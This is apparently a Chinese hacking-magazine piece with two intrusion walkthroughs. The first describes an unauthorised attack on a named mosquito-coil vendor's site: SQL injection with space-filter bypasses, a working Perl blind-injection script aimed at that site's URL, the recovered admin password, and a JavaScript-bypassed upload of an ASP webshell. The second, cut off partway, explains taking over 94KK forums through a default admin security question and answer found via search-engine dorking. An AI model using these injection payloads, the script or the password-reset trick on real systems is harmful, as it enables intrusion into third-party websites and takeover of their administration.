对某黑客蚊香网站的一次入侵

Mickey

那天正在群里吹牛，然后看到有个网友发过来一个黑客蚊香的网站，感觉比较有意思，于是就到对方网站看了看，不一会儿就得到了WEBSEHLL了，看来这黑客蚊香的杀蚊效果和他们网站的安全一样也不保险呀。

打开一个有提交参数的地方，在网址后分别添加“and 1=1”和“and 1=2”进行提交，结果返回了一样的界面，如图1。

查看返回的出错信息，我估计网站是过滤了什么关键字，所以才会导致这样的结果，尝试替换大小写，也不行，把空格替换为加号再进行提交吧，这回可以了，可以推断出存在注入漏洞，并且数据库是Access的，如图2。




图1




图2

这里除了可以使用加号来替换空格外，还可以使用%0d、%0a、%09等字符，接下来就简单了，通过“and 1=(select * from admin)”来猜出表名是admin，如图3。通过“and exists (select pwd from admin)”和“and exists(select uid from admin)”来推断出Admin表中包含了uid和pwd字段，如图4。




图3




图4

又通过“and 1=(select count(*) from admin where len(uid)=5)和and 1=(select count(*) from admin where len(pwd)=6)”来推断出uid字段的长度为5位，这里初步判断为admin，pwd字段的长度为6位。接下来就可以使用折半法来猜测pwd字段中的内容了，如图6。




图5




图6

不过这样手工猜测好麻烦，我编写了一个PERL脚本，猜测起来就很方便了。

```
#!/usr/bin/perl -w
use LWP::UserAgent;
$b = LWP::UserAgent->new() or die "Could not initialize browser\n";
$b->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');
for(my $num=1;$num<=6;$num++){
for(my $guest=48;$guest<=122;$guest++){
$host = "http://www.cnlanjian.com/chinese/picture.asp?id=4+And+1=(select+count(*)+from+admin+where+asc(mid(pwd,$num,1))=$guest)";
$res = $b->request(HTTP::Request->new(GET=>$host));
$answer = $res->content;
if ($answer =~/6119/)
{
print "\n[+] Admin Hash : $guest\n\n";
last ;
}
}
}
```

代码很简单，就是2个双循环，外层循环控制pwd的位数，内层每次从ascii码的48到122开始尝试，如果HTTP返回的相应信息里包含6119字符，就说明猜测到了，再进行下一位的猜解，运行结果如图7所示。

得到了对应的密码为960720，使用admin作为用户名，登录网站的后台，找到上传页面，上传ASP木马，失败了，查看

HTML源代码，原来是JAVASCRIPT做了验证，使用FIREFOX的WEB DEVELOPER插件禁止javascript脚本运行，然后就可以绕过限制上传了，如图8。上传后地址直接返回了，如图9，至此就成功的拿到了该网站的WEBSHELL！




图7




图8




图9

秒杀94KK论坛并且快速拿SHELL

无敌小龙

文章难度：★★★
文章简要：利用94KK论坛默认设置的管理员密码问题和问题答案来获取管理员的新密码，然后登录后台获取webshell

94KK是一款轻型论坛搭建系统，有着非凡的运行速度，因为它采用服务器缓存机制，以三层模式开发，周密严谨的编写算法，对比其它论坛，相同的数据库容量，94KK的执行速度是最快的，所以“94kk”也被称为“就是快快”。但是速度够快，系统是否也安全呢？抱着这个想法，我就对这款论坛进行了一些测试，大家可以到GOOGLE上以“Powered by 94KK 2.1.0”（这个是94KKBBS的最新版）作为关键字进行搜索。我们随便打开一个论坛，点击“登陆”按钮，在登录时不要填写用户名和密码，而是直接点击“找回密码”功能，然后“用户名称”输入ADMIN，“密码问题”输入“ddddd”，“问题答案”也输入“ddddd”，如图1。

确定后可以看到我们成功的得到了论坛的管理员的新密码，如图2，使用这个新密码我们就可以登录前台和后台了。登录进入后台，我们可以看到，原来是系统默认给ADMIN这个管理员用户设置的密码问题和密码答案都是“ddddd”，如图3。

